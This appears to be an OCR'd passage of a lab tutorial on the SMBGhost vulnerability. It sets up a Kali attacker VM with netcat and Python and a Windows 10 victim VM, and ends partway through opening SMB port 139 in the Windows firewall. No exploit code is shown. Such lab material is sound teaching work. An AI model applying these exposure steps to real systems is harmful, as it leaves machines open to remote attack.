


Figure 11

12. From file chooser, select your downloaded .iso file. (figure 12)




Figure 12

13. Next step is to make sure your selected file start appearing in Disk Selector panel. Select file name and hit Choose. (figure 13)




Figure 13

14. From start-up disk, click on Start. (figure 14)

No figure here
Figure 14

15. Now, Kali installation setup will started just simply install the operating system as usual.

16. After setup completion, we need to install net cat first so, open the terminal and use this command. $ sudo apt-get install netcat

17. Now, we need to add python in our system, for this use the given command, $apt-get install python3 -y

18. You Kali machine is ready for an attack.

4.2 SMBGhost Victim VM

These steps will describe you the setup and installation process of setting Windows 10 (Victim) on Virtual Box.

19. Make your Virtual Box is already installed on your device, if not click here. Now, open your Virtual Box and click on New to create and set a base for Windows 10. (figure 1)




Figure 1

20. Now, write the name of the operating system and then select the folder where you want to keep this virtual machine. Make sure the type and the version are set same as the operating system and simply hit Next. (figure 2)




Figure 2

21. Choose memory size you want to allocate to new Windows 10 vm and just hit Next. Recommended minimum RAM size is 1900 MB. (figure 3)




Figure 3

22. Select the 'Create a virtual hard disk now' checkbox and simply click on Create. (figure 4)




Figure 4

23. Select Hard disk type as VHD and click Next. (figure 5)




Figure 5

24. Choose Storage type as 'Dynamically allocated' and then click on Next. (figure 6)




Figure 6

25. Now, choose the size of the virtual hard disk you want to set for Windows 10 vm. Recommended size is 90 GB minimum. After selecting the size just simply hit Create, and your base setup is completed. (figure 7)




Figure 7

26. Next step is to get .iso file if you do not have one click here. (figure.)

27. Now, start your created Windows instance from Virtual box. (figure 9)




Figure 9

28. From the start-up disk popup select the browse icon. (figure 10)




Figure 10

29. From Disk Selector, click on Add. (figure 11)




Figure 11

30. From file chooser, select your downloaded .iso file. (figure 12)




Figure 12

31. Next step is to make sure your selected file start appearing in Disk Selector panel. Select file name and hit Choose. (figure 13)




Figure 13

32. From start-up disk, click on Start. (figure 14)




Figure 14

33. Now, Windows 10 installation setup will started just simply install the operating system as usual. (figure 15)




Figure 15

34. Finally, result after the installation process has been completed. (figure 16)




Figure 16

35. Next objective is to open SMB ports on our newly created machine so, for that open Control Panel and select Firewall 'Windows Defender Firewall'. (figure 17)




Figure 17

36. From Windows Defender panel select Advance settings. Make sure firewall is on. (figure 18)




Figure 18

37. From Advance settings, click on Inbound Rules at left panel. (figure 19)

Figure 19

38. Click on New Rule to add port numbers. (figure 20)




Figure 20

39. Choose Port and hit Next. (figure 21)




Figure 21

40. Choose TCP from choice box and add 139 port number in Specific local ports field, then click Next. (figure 22)

